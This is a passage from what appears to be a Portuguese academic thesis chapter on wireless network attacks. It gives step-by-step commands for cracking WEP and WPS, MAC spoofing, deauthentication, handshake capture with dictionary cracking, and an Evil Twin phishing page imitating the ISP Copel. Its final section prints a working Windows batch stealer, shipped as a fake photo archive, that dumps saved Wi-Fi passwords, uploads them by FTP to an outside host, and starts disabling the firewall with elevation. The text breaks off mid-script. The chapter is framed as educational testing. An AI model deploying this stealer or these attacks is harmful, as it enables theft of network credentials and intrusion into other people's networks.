Existem dois tipos de quebras de segurança mais comuns utilizados para a quebra de segurança em redes Wireless. Através dos protocolos vulneráveis WEP, WPA/WPA2. (MORIMOTO, 2008). A quebra de segurança em WEP demora em média meia hora e a quebra de segurança em redes sem fio WPA/WPA2 com suporte ao WPS demora em média 6 horas e acontece por ataques de Brute-Force, testando PINs aleatórios até descobrir o PIN correto de 8 dígitos.

Serão realizados testes de laboratório para comprovar estas mesmas vulnerabilidades e todos os testes são exclusivamente para fins educacionais.

4.1.1 Teste de laboratório 1 – Atacando o protocolo WEP

O Equipamento a ser testado será o ponto de acesso da D-link DI 524, mostrado na Figura 13.

Figura 13 - Ponto de Acesso D-LINK DI 524
Fonte: http://www.shopdamidia.com

Primeiramente, foi configurado o equipamento para as características:

- Network ID (SSID): TESTE;
- Canal: 9
- Protocolo de Segurança: WEP
- Encriptação WEP: 128 bits.
- WEP Key 1 = lulapolvo1234

Foi utilizado o Wifislax Linux, e foi escolhido o *script* GOYscript WEP 3.4 – Betha5. Com este *script* todo o trabalho de digitação de comandos foi reduzido para apenas escolha de passos, o que facilita ainda mais na execução do teste de laboratório.

Ao acessar o programa, ele automaticamente já detecta a placa de rede instalada, colocando-a em modo de captura e já começa a fazer a varredura de redes para teste de penetração. Em modo de captura a única rede sem fio localizada foi a rede sem fio “TESTE”. Como é demonstrado na Figura 14.

Figura 14 - Buscando redes para ataque
Fonte: autoria própria.

Foi pressionado as teclas CTRL+C para parar a pesquisa de redes e começar os testes de penetração, conforme mostrado na Figura 15.




Figura 15 - Início do ataque
Fonte: autoria própria.

Após 28 minutos, a senha foi descoberta com sucesso, conforme mostrado na Figura 16.




Figura 16 - Senha WEP descoberta
Fonte: autoria própria.

4.1.2 Teste de laboratório 2 – Atacando o protocolo WPA/WPA2 com o protocolo WPS ativado.

O modelo do equipamento utilizado para o teste é um *modem* com suporte a rede sem fio.

Equipamento: SAGEMCOM f@st 2764 GV Power Box mostrado na Figura 17. O equipamento foi configurado conforme as configurações de rede:

- Network ID (SSID): teste2
- Canal: 1
- Protocolo de Segurança: WPA2
- Encriptação AES: 256 bits.
- WPA PSK = lulapolvo1234

Figura 17 - Modem Sagemcom
Fonte: autoria própria.

4.1.2.1 Iniciando o ataque

Neste experimento foi utilizado o Kalli Linux como ferramenta de ataque. O primeiro passo para iniciar o ataque é deixar a placa de rede em modo monitor com o seguinte comando: *airmon-ng start wlan0*. Será criada uma interface virtual denominada “mon0” conforme mostrado na Figura 18.

Figura 18 – Placa de rede em modo “monitor”
Fonte: autoria própria.

O próximo comando é localizar redes com o WPS ativado. Para isso foi utilizado o seguinte comando: *wash –i mon0*. A Figura 19 apresenta as redes encontradas.

Figura 19 - Redes localizadas
Fonte: autoria própria.

O último comando para finalizar o experimento é através do programa “Reaver”, no qual como parâmetros, são especificados a interface de rede a ser utilizada e o endereço MAC do ponto de acesso, o modo *verbose*, para que o processo não fique oculto no console e o canal que o equipamento está utilizando.

Comando utilizado: *reaver –i mon0 –b 54:E2:E0:48:AA:09 –vv –c 1*

A partir desta etapa os processos de ataque são iniciados, conforme mostrado na Figura 20.




Figura 20 - Ataques iniciados
Fonte: autoria própria

A Figura 21 mostra que após 7 horas e 15 minutos a senha foi descoberta.




Figura 21 - Senha descoberta
Fonte: autoria própria

Caso o ponto de acesso esteja bloqueado por número de tentativas de acesso como é mostrado na Figura 22, existe um programa chamado de “Mdk3”, que faz com que o ponto de acesso trave e acabe desativando o limite de tentativas e assim permitir que o ataque por WPS continue funcionando corretamente. Porém não há garantia de que o ponto de acesso trave e talvez o ponto de acesso demore muitas horas ou até dias para travar ou simplesmente não trave se tiver atualizado por exemplo, inviabilizando este ataque pelo Mdk3. Este programa tende a funcionar com equipamentos mais antigos e desatualizados. Para este ataque, existe um *script* chamado de “ReVdK3-r3.sh” que automatiza os ataques usando o programa Mdk3.




Figura 22 - Ponto de Acesso com bloqueio de tentativas WPS
Fonte: autoria própria

Outra forma de verificar se o ponto de acesso está com bloqueio, é utilizar o comando: *Wash –i wlan0mon.* Este comando faz com que seja mostrado na interface de rede especificada todos os pontos de acesso com WPS ativo e se há limite de tentativas de acesso ativado. As siglas “Lck” como é mostrado na Figura 23, representam a palavra “*locked”* que significa “bloqueado”. Na Figura 23, apenas o primeiro ponto de acesso possui o bloqueio de limite de tentativas de acesso por WPS, os outros pontos de acesso não possuem.




Figura 23 – Exemplo de um ponto de acesso com limite de tentativas por WPS
Fonte: autoria própria

4.1.3 Teste de laboratório 3 – Acessando redes abertas com bloqueio por endereço MAC.

Em alguns tipos de rede sem fio, a rede permanece do tipo aberta, sem autenticação alguma, porém no equipamento sem fio, estão configurados apenas certos endereços físicos, os chamados endereços "MAC" que são formados por letras e números e identificam as interfaces de rede presentes no computador. Somente os endereços MAC cadastrados no equipamento sem fio que podem acessar a rede normalmente. Para burlar esta proteção, basta utilizar no Linux um comando chamado "*macchanger*" e um endereço de MAC que seja de algum dos clientes válidos conectados. A Figura 24 , mostra um exemplo onde o MAC foi alterado para o MAC: 04:04:04:04:04:04. Considerando que este endereço MAC seja um dos cadastrados no equipamento de rede sem fio.

Depois desta alteração basta conectar na rede sem fio e navegar normalmente. Se o cliente válido no qual foi copiado o MAC, estiver on-line, haverá perda de pacotes tanto para o atacante como para o cliente que estiver sendo atacado e a rede ficará intermitente para ambos.




Figura 24 – Alternado o endereço MAC
Fonte: autoria própria.

Para descobrir os clientes válidos de uma rede sem fio aberta com bloqueio por MAC, basta fazer o seguinte comando no KALLI Linux para deixar a placa de rede em modo de captura: *aimon-ng start wlan0.*

Como próximo passo basta capturar os dispositivos conectados na rede filtrando pela rede "teste3", com o seguinte comando: *airodump-ng wlan0mon - c4 - - essid "teste3"*. Na Figura 25 tem-se dois endereços MAC válidos que podem ser clonados para que o ataque seja bem-sucedido.




Figura 25 - Lista de clientes válidos conectados
Fonte: autoria própria

Uma consideração a ser feita sobre esta técnica é que em alguns provedores de internet, além do bloqueio por endereço MAC aplicado, eles também exigem o uso de autenticação adicional de segurança, por uma conexão PPPOE, invalidando este tipo de ataque.

4.1.4 Teste de laboratório 4 – Evil Twin Attack

Este ataque simula uma rede sem fio falsa, ao mesmo tempo em que faz a rede sem fio do cliente-alvo parar de funcionar. Na tentativa desesperada de fazer a rede funcionar, o cliente acaba conectando-se a rede falsa, pois possui o mesmo nome de sua rede original. Na sequência, a rede falsa pede para que o cliente digite a senha da rede para continuar a navegar. Digitada a senha, o programa captura a senha e envia a mesma para o atacante e a rede original volta a funcionar normalmente.

4.1.4.1 Iniciando o ataque

Para auxiliar neste tipo de ataque, foi utilizado um *script* chamado de “Fluxion 2”. Este *script* é muito utilizado para facilitar o trabalho deste ataque. Como primeiro passo, foi executado o *script* que solicitou qual o idioma que será utilizado. Foi escolhido a opção no idioma Inglês, conforme mostra a Figura 26.




Figura 26 - Selecionando o tipo de idioma do Fluxion 2.
Fonte: autoria própria

Foram realizadas várias etapas até chegar na etapa de escolha de como será a interface *fake* de *login* para o cliente. Com alguns pré-modelos configurados de ataque em

outros idiomas, houve a necessidade da criação de uma página de *login* brasileira para tornar o ataque mais real possível como se fosse da empresa Copel, embora pudesse ser de qualquer outra provedora de serviços de Internet, conforme mostra a Figura 27.

Figura 27 - Página de Login *fake* brasileira
Fonte: autoria própria

A rede sem fio do cliente, só volta a funcionar normalmente se o mesmo digitar a senha correta. Se for a senha correta a rede sem fio *fake* desaparece. Caso for a senha incorreta aparecerá um erro de *login*. Mostrado na Figura 28. Mesmo usuários mais inexperientes nem desconfiarão que se trata de um ataque a sua rede sem fio.

Figura 28 - Página de erro e página de senha correta
Fonte: autoria própria

No exato momento em que o cliente digita a senha correta, o atacante recebe, em sua tela, a senha do cliente atacado, conforme mostra a Figura 29.

Figura 29 - Senha capturada
Fonte: autoria própria

4.1.5 Teste de laboratório 5 – Ataque por *Brute Force*

Este ataque consiste em salvar uma parte do algoritmo de criptografia utilizada no processo de comunicação inicial dos equipamentos e, com o auxílio de um banco de dados de senhas, testar senha por senha até que a senha correta seja descoberta. Neste tipo de ataque não há garantia de que a senha vai ser descoberta, pois poderá demorar dias, semanas, meses ou até centenas de anos para que a senha seja descoberta, dependendo do grau de complexidade da senha. De acordo com Weidman (2014), palavras que se encontram em dicionários são fáceis de serem lembradas, portanto, apesar dos avisos de segurança, muitos usuários as incorporam nas senhas e ataques deste tipo acabam tendo sucesso.

4.1.5.1 Iniciando o ataque

O primeiro passo é, após deixar a placa de rede em modo de captura, filtrar e capturar os pacotes da rede cujo nome é “teste5”. Os dados serão salvos em um arquivo chamado teste5.cap.

Foi utilizado o seguinte comando: *airodump-ng -c 4 - -bssid “82:35:c1:d3:59:59” -w teste5.cap*, mostrado na Figura 30.




Figura 30 - Modo de captura ativado com filtro aplicado
Fonte: autoria própria

O próximo passo, é iniciar a desautenticação de um dos clientes da rede sem fio conforme mostra a Figura 31. Foi utilizado o seguinte comando*: aireplay-ng -0 50 -a 82:35:c1:d3:59:59 -e dc:85:59:8d:2b:51 wlan0mon.*

Figura 31 - Desautenticação de um cliente conectado na rede sem fio.
Fonte: autoria própria

Assim que o cliente conectar novamente na rede, ocorre o processo de captura do "*Handshake*". Este *handshake* segundo Lourenço (2011), é conhecido como: "*four-way handshake*", onde uma série de quatro pacotes é usada para negociar uma chave criptográfica entre o cliente e o ponto de acesso, que é então usada para criptografar o processo de autenticação. Com o *handshake* obtido e mostrado na Figura 32, é possível fazer testes de verificação de senha até a verdadeira senha ser descoberta. Não há mais necessidade de o atacante coletar mais dados da rede sem fio alvo.




Figura 32 - *Handshake* obtido
Fonte: autoria própria

Para usar como banco de dados das senhas foi utilizado uma base de dados presente no Kali Linux, cujo nome do arquivo é: rockyou.txt. Este arquivo está localizado em: */usr/share/wordlists/rockyou.txt.gz*. Após descompactação o arquivo apresentou um tamanho de 139,9 Mb. Este arquivo possui aproximadamente 14,4 milhões de palavras para testar.

Como último passo foi realizado o seguinte comando para a descoberta da senha:

aircrack-ng test5.cap -w rockyou.txt.

A senha foi descoberta em 35 segundos, como mostra a Figura 33.

Figura 33 - Senha descoberta por *Brute Force*
Fonte: autoria própria

Atualmente já existem sites que também realizam o serviço de descoberta de senha, e a única ação que o usuário necessita realizar é enviar o arquivo que possui o *handshake* capturado e aguardar um período de dois ou mais dias até que os desenvolvedores do site enviem um e-mail de resposta descrevendo se foi possível ou não quebrar a senha. Caso não tenham conseguido, o site sugere que seja utilizado um banco de dados de senha maior, porém solicitarão uma taxa de cobrança para este serviço, como é mostrado na Figura 34.

Exemplo de site que fornece este serviço de crack de senhas: https://www.onlinehashcrack.com/wifi-wpa-rsna-psk-crack.php




Figura 34 – Planos de cobrança do site www.onlinehashcrack.com
Fonte: autoria própria

4.1.6 Teste de laboratório 6 - Atacando redes sem fio com WPS ativado utilizando *Android*

A plataforma Android já possui alguns aplicativos desenvolvidos especificamente para atacar redes sem fio. Dentre os aplicativos podemos citar o *Wifi* WPS Plus, mostrado na Figura 35 e o Andro Dumper, mostrado na Figura 36, que estão disponíveis gratuitamente para *download* no *Google Play Store*. Uma das características que destaca o *Wifi* WPS Plus é que ele possui um recurso que mostra se determinados equipamentos estão na lista de roteadores vulneráveis com PINs específicos para testar. Nos testes realizados nenhum destes aplicativos conseguiu de fato descobrir a senha do ponto de acesso de teste.




Figura 35 – Aplicativo *Wifi* WPS *PLUS*
Fonte: autoria própria




Figura 36 - Aplicativo AndroDumper
Fonte: autoria própria

4.1.7 Teste de Laboratório 7 – Script para roubo de senhas das redes sem fio por e-mail.

Foi desenvolvido um *script* conforme a Listagem 1 para demonstrar como um *hacker* pode atacar apenas sabendo-se o e-mail do usuário a ser atacado, para capturar as senhas de suas redes sem fio salvas localmente no computador. O desenvolvimento do script foi baseado através de consultas em fóruns, sites de programação e alguns relacionados à área de segurança. Não há garantias de que o *script* será executado pelo usuário a ser atacado. Como se trata de um *script*, tem-se que fazer com que o usuário tenha interesse em executá-lo no momento que receber o e-mail com o arquivo em anexo. Para despertar a curiosidade do usuário, foi criado o arquivo "suas fotos.zip" contendo 5 arquivos compactados que possuem o código malicioso.

Foi criado uma conta gratuita em um servidor de FTP disponível na Internet para receber os dados e senhas das redes sem fio.

FOTO5.bat - Bloco de notas

Arquivo Editar Formatar Exibir Ajuda

```
@mode con cols=20 lines=1
@goto faz
:ini
@%HOMEDRIVE%
@cd %temp%
ftp -i -s:"%~f0"&GOTO:EOF
open files.000webhost.com
app-1538503463
123456789
mput LISTA-REDES*.TXT
quit
:faz
@set hora=%time:~0,2%H%time:~3,2%M%time:~6,2%S
@echo. > %temp%\listaFilt.txt
@echo. > %TEMP%\LISTACOMSENHAS.TXT
@netsh wlan show profiles|find "somente" /v > %temp%\lista.txt
@for /F "tokens=1,2,3,4,5,6,7,8,9" %%A in (%temp%\lista.txt) DO (
@echo.%%F>> %temp%\listaFilt.txt)
@for /F "tokens=1,2,3,4,5,6,7,8,9" %%A in (%temp%\listaFilt.txt) DO (
@netsh wlan show profiles %%A key=clear >> %TEMP%\LISTACOMSENHAS.TXT)
@echo.Nome SSID > %TEMP%\filtro.txt
@echo.da Chave >>  %TEMP%\filtro.txt
@findstr /g:%TEMP%\filtro.txt %TEMP%\LISTACOMSENHAS.TXT > %TEMP%\LISTA-REDES2018-%hora%.TXT
@start c:\windows\web\Wallpaper\Windows\img0.jpg
@start c:\windows\web\Wallpaper\Windows\img0.jpg
@start c:\windows\web\Wallpaper\Windows\img0.jpg
@msg * Carregando imagem....
@echo.@netsh firewall set opmode disable> %temp%\disable.bat
@echo.@netsh advfirewall set allprofiles state off >> %temp%\disable.bat

@echo Set objShell = CreateObject("Shell.Application") > %temp%\sudo.tmp.vbs
@echo args = Right("%temp%\disable.bat", (Len("%temp%\disable.bat") - Len("%temp%\disable.bat"))) >> %temp%\sudo.tmp.vbs
@echo objShell.ShellExecute "%temp%\disable.bat", args, "", "runas" >> %temp%\sudo.tmp.vbs
